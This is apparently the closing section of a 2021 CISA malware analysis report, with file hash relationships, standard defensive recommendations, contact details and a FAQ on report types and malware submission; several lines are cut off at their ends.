2ab58b7ce5...	Contains	6f45a004ad6bb087f733feb618e115fe88164f6db9562cb9b428372c9add75f0
2ab58b7ce5...	Contains	631ac269925bb72b5ad8f469062309541e1edfec5610a21eecded75a35e65680
6f45a004ad...	Contained_Within	2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390
631ac26992...	Contained_Within	2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizatio
configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unl
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Specia
"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at t
https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In mos
provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding
analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manua
request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document shoul
at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and ph
Reporting forms can be found on CISA's homepage at www.cisa.gov.

Revisions

February 17, 2021: Initial Version

This product is provided subject to this Notification and this Privacy & Use policy.

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.